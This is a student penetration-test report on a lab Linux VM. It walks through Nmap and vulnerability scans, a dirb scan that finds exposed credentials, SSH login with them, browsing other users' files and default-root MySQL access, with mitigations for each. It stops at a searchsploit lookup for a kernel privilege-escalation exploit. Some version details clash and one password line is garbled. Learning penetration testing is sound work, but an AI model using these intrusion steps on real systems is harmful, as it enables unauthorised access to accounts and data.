

University of Hertfordshire
School of Computer Science
BSc Computer Science (Network Protocols and
Architectures)

Module: Computer Systems Security

Coursework 3

System Security Project Report

Ahmed Aboo

Level 6

Academic Year 2020 - 21

Abstract – Executive Summary

The goal of this project was to conduct a penetration test on a target computer system, with the purpose of finding vulnerabilities and then trying to exploit them to show how vulnerable or secure the system is. The project consisted of several tasks, which aimed at testing a computer system on the target machine according to a pre-prepared plan that involves scanning an enumeration including manual discovery, threat modelling, vulnerability analysis, exploitation, post exploitation and then reporting.

The results of both the manual and the OpenVAS vulnerability scans on the target showed that there were a few high-risk vulnerabilities that were exploitable including port 22 SSH, port 80 http, port 3306 MySQL and some others. Four vulnerabilities were chosen to be exploited using the Metasploit Framework and other methods. The result of the exploits and the mitigation for each of them were that some of the chosen vulnerabilities were exploited and we managed to gain access to the target system and some failed, in the end I managed to even bring down the server with a DOS (Denial of Service) attack. Furthermore, all will be explained in detail in the report.

The conclusions that were then drawn from this penetration project were that with proper care, mitigation and improved system security with the latest updates, vulnerabilities, and attacks like these can be prevented or at the least made harder to commit for unethical hackers.

Table of Contents

Abstract – Executive Summary.....	2
1.0 Introduction.....	4
2.0 Attack Narrative	4
2.1 Information Gathering	4
2.2 Scanning and Enumeration	4
2.3 Vulnerability Identification	5
Fig 2: OpenVas scan report showing possible vulnerabilities on the target.	5
Fig 3: Nessus scan report showing all possible vulnerabilities on the target.	6
2.4 Vulnerability analysis:	7
Vulnerability 1: Directory Browsing/Directory Listing enabled	7
Vulnerability 2: User Directory Traversal not segmented	7
Vulnerability 3: Privilege Escalation	8
Vulnerability 4: Old version of MySQL that uses default user and password.....	8
3.1 Exploit 1: Directory Browsing/Directory Listing.....	8
Mitigation for Directory Browsing/Directory Listing, exploit 1:	11
3.2 Exploit 2: User Directory Traversal	11
Mitigation for Directory Traversal, exploit 2:	12
3.3 Exploit 3: MySQL is using default login credentials	12
Mitigation for MySQL using default Credentials, exploit 3:	13
3.4 Exploit 4: Sock Sendpage() / Privilege Escalation exploit	14
Mitigation for Privilege Escalation exploit 4:	15
4.0 Conclusions	16
5.0 Overall Conclusions and Reflections	17
6.0 References:	18
7.0 Appendices:	20
7.1 Appendix A	20
Screenshots from the PTES conducted	20
Fig 10: Full Dirb scan.....	20
7.2 Appendix B:.....	21
Fig 11: OpenVas scan report.....	21
Fig 12: Nessus scan report	21
A Comparison between the Nessus and OpenVAS Vulnerability Scanners.	21
7.3 Appendix C:.....	22
Other Vulnerabilities and Exploits found.....	22

Testing the security of a Linux computer system

1.0 Introduction

This penetration testing project was completed in response to the client request for evaluating the system defences using the most up-to-date methods in vulnerability scanning and exploitation. The first part of the project involved the preparation for it, in the form of a Standard Operating Procedure and an Attack Tree. The second part involved conducting the test and analysing the results, for the purpose of reporting to the client, including the mitigation methods.

In the attack narrative section this report describes the work that was done on four vulnerabilities including risks and what the attacker may do with them, and then explains the four corresponding exploits from how I managed to exploit the vulnerabilities step by step to attack the target and finalised with mitigation for each of the exploits.

I then concluded the whole report and added a reference page and an appendix that includes more screenshots from the penetration test and 2 more vulnerabilities and exploits that I also found.

2.0 Attack Narrative

By researching the correct methodological approach to conduct the penetration test I was able to find the best and most effective way to attack the target and achieve my goal which primarily was to gain access to the target and exploit the vulnerabilities found.

As mentioned above we will discuss in detail in the section below some of the planned attack narratives involved including the steps taken to perform the pen test.

2.1 Information Gathering

Penetration testing replicates genuine cyber-attacks aimed at circumventing security mechanisms and gaining access to a company's information assets, either directly or indirectly. As a result, every piece of information a pen tester may collect will give crucial insights into the security measures in place.

In our case we were provided with the target IP address therefore information gathering was not necessary and leaves me nothing more to narrate here based on my info gathering steps. However, in the event that you were not provided any information at all you can start passively gathering information by collecting data on operating systems (OSes), Internet Protocol (IP) addresses, application data, and more from sources on the Internet by using foot printing tools like Whois, Sam Spade, traceroute and nslookup.

2.2 Scanning and Enumeration

As part of the scanning phase, the Nmap scanning tool was used to scan and find open ports as shown in screenshot below, then we enumerated the target and ports to discover services, versions, and other network resources running on the target. The scan results showed that the target system was running services such as SSH, HTTP, NETBIOS-SSN, MySQL, PhpMyAdmin and X11 to name a few. These services were analysed using the software version plus the OS kernel version, and then research was undertaken to find out what vulnerabilities were associated with them before a full vulnerability scan could be run on the target.

As it can be seen from the Nmap scan report in (Fig 1) below, the target IP is shown to be running all these open ports, services, and software versions.

Fig 1: Nmap Scan

```
root@kali:~/usr/share/metasploit-framework/data/wordlists# nmap -sV -p0 -T5 -O 192.168.1.118
Starting Nmap 7.92 ( https://nmap.org ) at 2021-12-05 18:11 GMT
Nmap scan report for 192.168.1.118
Host is up (0.0072s latency).
Not shown: 992 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 4.4 (protocol 1.99)
80/tcp    open  http         Apache httpd 1.3.37 ((Unix) PHP/4.4.4)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
3306/tcp  open  mysql        MySQL (unauthorized)
5904/tcp  open  vnc          VNC (protocol 3.7)
6000/tcp  open  X11          (access denied)
6004/tcp  open  X11          (access denied)
Aggressive OS guesses: QEMU user mode network gateway (95%), Bay Networks BayStack 450 switch (software version 3.1.0.22) (89%), GNU Hurd 0.3 (89%), Allied Telesyn
CentOS 5, x86_64, SMP (88%), Oracle Virtualbox (88%), Slingmedia Slingbox AV TV over IP gateway (88%), Konica Minolta 7035 printer (88%), Tyco 24 Port SNMP Managed
switch (software version 4.2.0.16) (87%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Unix

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.10 seconds
```

2.3 Vulnerability Identification

To identify various vulnerabilities on the target three specific approaches were utilised. It's important to bear in mind that conducting vulnerability scans with specialised tools like OpenVAS and Nessus just to name two are an efficient but not always a necessary approach in finding most weaknesses within a target system, as manual scans can also be performed that then may lead to exploit and mitigation.

To begin I ran a manual scan using Nmap, and then ran two other scans using OpenVAS and Nessus and compared and researched the vulnerability results.

Below are two screenshots (Fig 2) an OpenVAS and (Fig 3) a Nessus vulnerability scan report.

A detailed comparison and evaluation of vulnerability scanners such as OpenVAS and Nessus were also completed as part of this project, and is provided in Appendix B.

Fig 2: OpenVas scan report showing possible vulnerabilities on the target.

Report: Mon, Nov 29, 2021 7:59 PM UTC Done									
<div>10 vulnerabilities</div>									
Information	Results	Hosts	Ports	Applications	Operating Systems	CVEs	Closed CVEs	TLS Certificates	Error Messages
	(11 of 248)	(1 of 1)	(3 of 6)	(8 of 8)	(1 of 1)	(5 of 5)	(0 of 0)	(0 of 0)	(0 of 0)
User Tags									
(0)									
Vulnerability									
	Severity	QoD	Host IP	Name	Location	Created			
Possible Backdoor: Ingreslock	10.0 (High)	99 %	192.168.1.118		55/tcp	Mon, Nov 29, 2021 8:05 PM UTC			
Deprecated SSH-1 Protocol Detection	7.5 (High)	80 %	192.168.1.118		22/tcp	Mon, Nov 29, 2021 8:03 PM UTC			
Basic Analysis and Security Engine Multiple Input Validation Vulnerabilities	7.5 (High)	80 %	192.168.1.118		80/tcp	Mon, Nov 29, 2021 8:04 PM UTC			
HTTP Debugging Methods (TRACE/TRACK) Enabled	5.0 (Medium)	99 %	192.168.1.118		80/tcp	Mon, Nov 29, 2021 8:04 PM UTC			
Weak Host Key Algorithm(s) (SSH)	5.0 (Medium)	80 %	192.168.1.118		22/tcp	Mon, Nov 29, 2021 8:03 PM UTC			
Weak Key Exchange (KEX) Algorithm(s) Supported (SSH)	5.0 (Medium)	80 %	192.168.1.118		22/tcp	Mon, Nov 29, 2021 8:03 PM UTC			
Backup File Scanner (HTTP) - Reliable Detection Reporting	5.0 (Medium)	80 %	192.168.1.118		80/tcp	Mon, Nov 29, 2021 8:08 PM UTC			
phpMyAdmin 'error.php' Cross Site Scripting Vulnerability	4.0 (Medium)	99 %	192.168.1.118		80/tcp	Mon, Nov 29, 2021 8:07 PM UTC			
Weak Encryption Algorithm(s) Supported (SSH)	4.0 (Medium)	95 %	192.168.1.118		22/tcp	Mon, Nov 29, 2021 8:03 PM UTC			
Apache HTTP Server 'httpOnly' Cookie Information Disclosure Vulnerability	4.0 (Medium)	99 %	192.168.1.118		80/tcp	Mon, Nov 29, 2021 8:08 PM UTC			
Weak MAC Algorithm(s) Supported (SSH)	2.0 (Low)	95 %	192.168.1.118		22/tcp	Mon, Nov 29, 2021 8:03 PM UTC			

Fig 3: Nessus scan report showing all possible vulnerabilities on the target.

Sev ▼	Score ▼	Name ▲	Family ▲	Count ▼	
<input type="checkbox"/> CRITICAL	10.0 *	rexecd Service Detection	Service detection	1	🔍 ✎
<input type="checkbox"/> CRITICAL	10.0	Unix Operating System Unsupported Version Detection	General	1	🔍 ✎
<input type="checkbox"/> CRITICAL	10.0 *	UnrealIRCd Backdoor Detection	Backdoors	1	🔍 ✎
<input type="checkbox"/> CRITICAL	10.0 *	VNC Server 'password' Password	Gain a shell remotely	1	🔍 ✎
<input type="checkbox"/> CRITICAL	9.8	Bind Shell Backdoor Detection	Backdoors	1	🔍 ✎
<input type="checkbox"/> CRITICAL	...	📁 SSL (Multiple Issues)	Gain a shell remotely	3	🔍 ✎
<input type="checkbox"/> MIXED	...	📁 Apache Tomcat (Multiple Issues)	Web Servers	3	🔍 ✎
<input type="checkbox"/> MIXED	...	📁 Web Server (Multiple Issues)	Web Servers	3	🔍 ✎
<input type="checkbox"/> HIGH	7.5	NFS Shares World Readable	RPC	1	🔍 ✎
<input type="checkbox"/> HIGH	7.5	Samba Badlock Vulnerability	General	1	🔍 ✎
<input type="checkbox"/> MIXED	...	📁 SSL (Multiple Issues)	General	26	🔍 ✎
<input type="checkbox"/> MIXED	...	📁 ISC Bind (Multiple Issues)	DNS	5	🔍 ✎
<input type="checkbox"/> MIXED	...	📁 SSL (Multiple Issues)	Service detection	3	🔍 ✎
<input type="checkbox"/> MEDIUM	6.5	TLS Version 1.0 Protocol Detection	Service detection	2	🔍 ✎
<input type="checkbox"/> MEDIUM	6.5	Unencrypted Telnet Server	Misc.	1	🔍 ✎
<input type="checkbox"/> MEDIUM	5.9	SSL DROWN Attack Vulnerability (Decrypting RSA with Obsolete and Weake...	Misc.	1	🔍 ✎
<input type="checkbox"/> MEDIUM	5.3	SMB Signing not required	Misc.	1	🔍 ✎
<input type="checkbox"/> MIXED	...	📁 SSH (Multiple Issues)	Misc.	6	🔍 ✎
<input type="checkbox"/> MIXED	...	📁 HTTP (Multiple Issues)	Web Servers	5	🔍 ✎
<input type="checkbox"/> MIXED	...	📁 TLS (Multiple Issues)	Misc.	2	🔍 ✎
<input type="checkbox"/> MIXED	...	📁 TLS (Multiple Issues)	SMTP problems	2	🔍 ✎
<input type="checkbox"/> LOW	2.6 *	X Server Detection	Service detection	1	🔍 ✎
<input type="checkbox"/> INFO	...	📁 SMB (Multiple Issues)	DNS (Multiple Issues)	7	🔍 ✎
<input type="checkbox"/> INFO	...	📁 DNS (Multiple Issues)	DNS	3	🔍 ✎

In the next section below, we will discuss the vulnerabilities I found, what they are about and what the attacker can do with them.

2.4 Vulnerability analysis:

Vulnerability 1: Directory Browsing/Directory Listing enabled

Directory Browsing is when someone accesses a website from a web browser and rather than seeing the webpage you are looking for, you see a list of files and folders. This happens because the web server that is hosting the site displays the content of your web directories and other files along with their pages.

When a browser initiates a request, the web server generally serves up the index file ("index.html" or "index.php"). In the absence of an index file, the web server shows the whole contents of the directory that the browser requested. This means that all the files and folders included within the directory are visible and leads to information disclosure. (Team and Team, 2022)

Directory listing may be disabled on a web server, but hackers and attackers may also discover and exploit web server vulnerabilities that would then let them perform directory browsing.

(Why is Directory Listing Dangerous?, Acunetix 2020)

An attacker can get a complete index of all the resources in a directory if directory listing is enabled, and depending on which files are visible and accessible, the dangers and repercussions differ.

One danger is that they can display information that helps an attacker learn specific technical details about the web server or to craft other attacks including direct impact vulnerabilities such as XSS. (Long and Brown, 2016), (Banach, 2022)

Research from (Long and Brown, 2016), (Banach, 2022), (Team and Team, 2022), (Why is Directory Listing Dangerous?, Acunetix 2020) and manually playing around with the target IP address we come to learn that the target web server was misconfigured and listing its directories, some of which were sensitive files with user credentials.

private web servers should also not be listing sensitive files and the public should not be able to browse its directories as this is a huge security flaw that can be exploited by even script kiddies.

Vulnerability 2: User Directory Traversal not segmented

Directory traversal (sometimes called file path traversal) is a web security flaw that allows an attacker to access arbitrary files on a server that is hosting an application. This could comprise application code and data, back-end system credentials, and critical operating system files, among other things. An attacker may be able to write to arbitrary files on the server in some instances, allowing them to change application data or behaviour and eventually gain complete control of the server. (Academy and traversal, 2022)

I also managed to travers through different user accounts on the target system and gained access and control of sensitive files and data which proved that there was no segmentation of accounts and thus making directory traversal possible and another security flaw on the system.

Vulnerability 3: Privilege Escalation

The process of getting greater permissions to a system that is otherwise not granted to you is referred to as privilege escalation. Kernel privilege escalation is the process of gaining these privileges by exploiting a flaw in one of the multiple kernel entry points, also known as attack vectors. An attack vector is merely a way via which the vulnerable code may be accessed. (Potrec, 2020)

In our case we learned that the Linux kernel 2.6.0 through 2.6.30.4, and 2.4.4 through 2.4.37.4, that the target was also using was an insecure OS Kernel Version that was misconfigured and had a design flaw that allows privilege escalation.

It does this by not initializing all function pointers for socket operations in `proto_ops` structures, which allows local users to trigger a NULL pointer dereference and gain privileges by using `mmap` to map page zero, placing arbitrary code on this page, and then invoking an unavailable operation, as demonstrated by the `sendpage` operation (`sock_sendpage` function) on a `PF_PPPOX` socket. (Potrec, 2020)

Vulnerability 4: Old version of MySQL that uses default user and password

The NULL root password in the default configuration of MySQL 3.23.2 through 3.23.52 for Windows, Mac, and Linux which the target also uses allow remote attackers to obtain unauthorised root access to the MySQL database as it is misconfigured also and uses default user credentials to login.

MySQL is an open-source relational database that runs on a variety of operating systems, including Microsoft Windows. The default setup of MySQL's Windows binary release has been noted to have an issue. According to reports, the database's root user is given login rights from any host and has no password. This issue was discovered in the MySQL Windows binary release. Other versions like Linux also share this default configuration. (Strahija, 2002)

Many current web applications and frameworks store all their data in databases, including configuration settings, login passwords, and user data, making database systems particularly appealing targets. Attackers can acquire access to all this information and use it for additional attacks with just one successful attack, such as SQL injection. (Banach, 2021)

3.0 Vulnerability Exploitation

This stage consisted of me attacking the target system by exploiting the vulnerabilities learned earlier with screenshots of the steps taken provided in the appendices, and then me briefly explaining how you can mitigate them.

3.1 Exploit 1: Directory Browsing/Directory Listing

Already having access to the target IP address I first started by analysing the Nmap scan on the target and saw that port 80 which is the most used port of all was running an apache web server, and as a curious ethical hacker I decided to check by going to a web browser and typing my target IP in the URL and low and behold I was presented with a web page, I then decided to play around with the URL and at some point was directed to the index of

page of a directory, which at that point that I knew that the web server was misconfigured and allowing directory browsing.

Any how the moment I knew that these directories where indexable or browsable I decided to do some more research and discovered that they may be more hidden directories so I found a web content scanner or directory scanner as some may call it as manually scanning would just take too long, in google and the command to run it which most people in computer systems security are familiar with called dirb by the Dark Raver but they are lenty more out there. I ran a scan, and from the output results I managed to find more hidden directories one of which surprisingly and interestingly listed user credentials.

After some thinking I realised I had to go back to the Nmap scan, studyid it again and found that the target was running an open port 22 which was SSH and as far as I knew SSH is used to login to systems remotely using usernames and passwords, so I thought I may as well try the user credentials I had just obtained from the dirb scan, so decided to understand how to use SSH to try and login with them, again I learned from uncle google how to login via SSH and finally was able to try the user credentials I had obtained and to my amazement all of which worked and I managed to get access to the targets system.

This comes to show us how vulnerable a web server can be by listing and allowing access of its directories, especially files that are sensitive.

(Fig 4) below again shows the Nmap scan with all open ports, services, and versions.

(Fig 5) a (Dirb) web content scan listing all the hidden directories I found including the directory with user credentials, and (Fig 6) a screenshot of me obtaining the user credentials from one of the hidden directories, and (Fig 6.1) showing use of the ssh application to log on to the target system with the credentials obtained.

Fig4: Nmap Scan showing the ports, services, and versions I found on the target.

```
(root@kali) ~/usr/share/metasploit-framework/data/wordlists
$ nmap -sV -P0 -T5 -O 192.168.1.118
Starting Nmap 7.92 ( https://nmap.org ) at 2021-12-05 18:11 GMT
Nmap scan report for 192.168.1.118
Host is up (0.0072s latency).
Not shown: 992 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 4.4 (protocol 1.99)
80/tcp    open  http         Apache httpd 1.3.37 ((Unix) PHP/4.4.4)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
3306/tcp  open  mysql        MySQL (unauthorized)
5904/tcp  open  vnc          VNC (protocol 3.7)
6000/tcp  open  X11          (access denied)
6004/tcp  open  X11          (access denied)
Aggressive OS guesses: QEMU user mode network gateway (95%), Bay Networks BayStack 450 switch (software version 3.1.0.22) (89%), GNU Hurd 0.3 (89%), Allied Telesyn
CentOS 5, x86_64, SMP) (88%), Oracle Virtualbox (88%), Slingmedia Slingbox AV TV over IP gateway (88%), Konica Minolta 7035 printer (88%), Tyco 24 Port SNMP Managed
switch (software version 4.2.0.16) (87%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Unix

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.10 seconds
```

Fig 5: Dirb scan showing the hidden directories, And the directory I found with the user credentials was: <http://192.168.1.118/true/>.

```

Do not forget to put this in your report!
DIRB v2.22
By The Dark Raverword
-----
Bilbo         Baggins1
START_TIME: Fri Dec  3 19:50:54 2021
URL_BASE: http://192.168.1.118/
WORDLIST_FILES: /usr/share/wordlists/dirb/common.txt

-----

GENERATED WORDS: 4612

--- Scanning URL: http://192.168.1.118/ ---
=> DIRECTORY: http://192.168.1.118/base/
+ http://192.168.1.118/index (CODE:200|SIZE:449)
+ http://192.168.1.118/index.php (CODE:200|SIZE:449)
=> DIRECTORY: http://192.168.1.118/manual/
=> DIRECTORY: http://192.168.1.118/phpmyadmin/
=> DIRECTORY: http://192.168.1.118/true/

```

Fig 6: Obtaining user credentials from a hidden directory called: /true/user Credentials.




Fig 6.1: Logging in to the target using ssh and the user credentials found from the dirb scan. Command – ssh frodo@192.168.1.118 and then enter password.

```

(kali㉿kali)-[~]
$ sudo su
[sudo] password for kali:
(kali㉿kali)-[/home/kali]
# ssh frodo@192.168.1.118
The authenticity of host '192.168.1.118 (192.168.1.118)' can't be established.
RSA key fingerprint is SHA256:EQ33VHd04/NVRe+//pH70lztIGVgf9aE1GGlfXQjw.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.118' (RSA) to the list of known hosts.
frodo@192.168.1.118's password: bilbo Baggins.jpg *passvictim.txt *usr*usr*
Linux 2.6.20-BT-PwnSauce-NOSMP.
MiddleEarth ~ $ cd /home/frodo
MiddleEarth ~ $ ls
192.168.0.104 Put_Me_In_Your_Report_Frodo.png root@192.168.0.104
MiddleEarth ~ $ whoami
frodo
MiddleEarth ~ $

```

A full dirb scan report is provided in Appendix A (Fig 10). Appendix B will have an OpenVAS (Fig 11) and a Nessus scan report (Fig 12) with screenshots, which I also used as extras to compare the scanned results and both scanners in general.

Mitigation for Directory Browsing/Directory Listing, exploit 1:

Firstly, start by removing and not listing any sensitive files from directories. And then also restrict access to important directories or files by implementing a need-to-know policy for both the document and server root, a change of password policy, as well as turning off features like Automatic Directory Listings that could expose private files and provide information that an attacker could use when planning or carrying out an attack.

Secondly you could implement tests every month for anything that might appear on the web server as mistakes still happen despite you implementing a policy, this then allows you to clean any mistakes and reduce the chance of these type of files being released to the public.

Thirdly you could also use encryption that may not secure your system one hundred percent but will delay hackers in completing their objectives as it will take longer for them to hack and may give you enough time to rectify the problem if discovered on time.


Fourthly you must also ensure that directory browsing is disabled on your WordPress website. If you don't disable it, it'll be as if you're offering your site to hackers on a platter! (Banach, 2022)

3.2 Exploit 2: User Directory Traversal

By exploiting the target as a normal user, I was able to access other user accounts and data and after some research I learned that there was no segregation of accounts on the target. Instantly I knew that this was another vulnerability that I had found as this should not be allowed on normal and secure systems and shows that the target is not properly configured and has weak security.

The screenshot below (Fig 7) shows me logging in as the user Frodo and then accessing other user accounts and data by just navigating to the home directory and then changing to another user's directory with the `cd` (change directory) command.

(Fig 7): Me logged onto the target as Frodo and then accessing other user accounts and data.



```
Kali-Linux-2021.3-vbox-2
qterminal
kali@kali: ~
File Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)-[~]
$ ssh frodo@192.168.1.118
frodo@192.168.1.118's password:
Linux 2.6.20-BT-PwnSauce-NOSMP.
MiddleEarth ~ $ whoami
frodo
MiddleEarth ~ $ cd ..
MiddleEarth home $ ls
bilbo/ faramir/ frodo/ samwise/
MiddleEarth home $ cd samwise
MiddleEarth samwise $ ls
Put_Me_In_Your_Report_Samwise.png
MiddleEarth samwise $
```

Mitigation for Directory Traversal, exploit 2:

There are many ways to protect yourself from a directory traversal attack here I will mention a few:

- Use Indirection to Label Your Files - Create a friendly name for each file that is uploaded to your site, and when the file is viewed, execute a check in your data-store to find the actual file location. This method overcomes the vulnerability of handing around raw file paths by whitelisting valid names. (Preventing Directory Traversal, 2022)
- Segregate Your Accounts and Documents - It's also a good idea to keep documents on a different file server, partition or in cloud storage. This will protect you from combining public materials with more sensitive information. (Preventing Directory Traversal, 2022)
- Run with Restricted Permissions - It's a good idea to provide your server processes only the rights they need to function — this is known as the concept of least privilege. As a secondary line of defence, this can assist mitigate the impact of vulnerabilities.
- Ascertain that the server process has access to only the folders it needs. If you're using Unix, consider running the process in a chroot jail. If a directory traversal vulnerability is detected, this will reduce the dangers. (Preventing Directory Traversal, 2022)

3.3 Exploit 3: MySQL is using default login credentials

After some research as always and then coming to know that generally you configure a web server using LAMP or WAMP, (LAMP) being, Linux, Apache, MySQL, PHP, and by analysing the Nmap scan is how I came to realise that all those services must be related in some way.

I started with the Nmap scan and quickly noticed that port 3306 was open, so my initial thought was to use the Metasploit Framework's MySQL login scanner as a brute force attack on the server, so I set the parameters and ran it several times with no success, I then checked my options reconfigured and ran it again still with no luck.

Left confused I went back to the Nmap scan and realised MySQL was not authorised, after some more thinking I thought it may not be authorising me as I was running it from kali and maybe I needed to try it from inside the target as by now I already had access.


I then logged onto the target to try and access MySQL, Now already knowing that default credentials are the first target for every hacker I decided to try default user credentials for MySQL, but just to make sure I googled the MySQL version and exploit and saw that I was correct, and it was using a default username and password to gain access.

In google I again found the command to log in with root access and this time it worked, and I was able to enter the MySQL database as a root user.

At this point I could do what I wanted in the database i.e manipulate data or even do a SQL injection.

(Fig 8) below shows me accessing MySQL from inside the target system.

(Fig 8):



```
Kali-Linux-2
qterminal
File Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)-[~]
$ ssh frodo@192.168.1.118
frodo@192.168.1.118's password:
Linux 2.6.20-BT-PwnSauce-NOSMP.
MiddleEarth ~ $ my sql -u root -p
-sh: my: command not found
MiddleEarth ~ $ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 2 to server version: 5.0.24a

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> \
mysql> /
→
→
```

Mitigation for MySQL using default Credentials, exploit 3:

The easiest way to prevent access to MySQL is to change the default user credentials immediately.

Here is one step I found in google:

1. First log onto your computer.
2. Stop the MySQL server if it is running.

```
# upstart
```

```
$ sudo service mysql stop
```

```
#SysV init
/etc/init.d/mysql-server stop
```

3. If you have a custom MySQL installation you can stop the server with:
\$ killall mysql
4. Create a text file containing the password assignment SQL statement on a single line with:
ALTER USER 'root'@'localhost' IDENTIFIED BY 'MyNewPass';
5. Save the file to disk.
6. Start the MySQL server with the init_file CLI flag set to name the file you saved above with:
\$ mysqld --init-file=/home/me/mysql-init
7. When the server boots it will then execute the contents of the file specified above
8. When the server starts successfully you can delete the SQL file you created above.
9. Stop the MySQL server (control-C) and start it again from your operating systems init system using: #upstart
\$ sudo service mysql start

```
#SysV init
/etc/init.d/mysql-server stop
```

(Becker, 2021)

3.4 Exploit 4: Sock Sendpage() / Privilege Escalation exploit

After analysing and gathering information from my Nmap scan I went back to my friend google and did some more learning, I came to realise that some OS kernel versions are vulnerable to privilege escalation attacks like the dirty cow exploit.

So, to begin I had to know what kernel version my target was using, and I did that with the uname -a command, I also know that the lsb_release -a is used to find out what distribution is running and its release information.

After typing in these commands in the terminal of my target, it showed me that the target was running kernel version 2.6.24 and from previous research I had learned that this kernel version was vulnerable, I also know that kali contains an exploit-DB, which is a database that contains various exploits and code, I was able to access this database using a tool called Searchsploit and running the command: searchsploit privilege | grep -I linux | grep -I kernel | grep 2.6.4

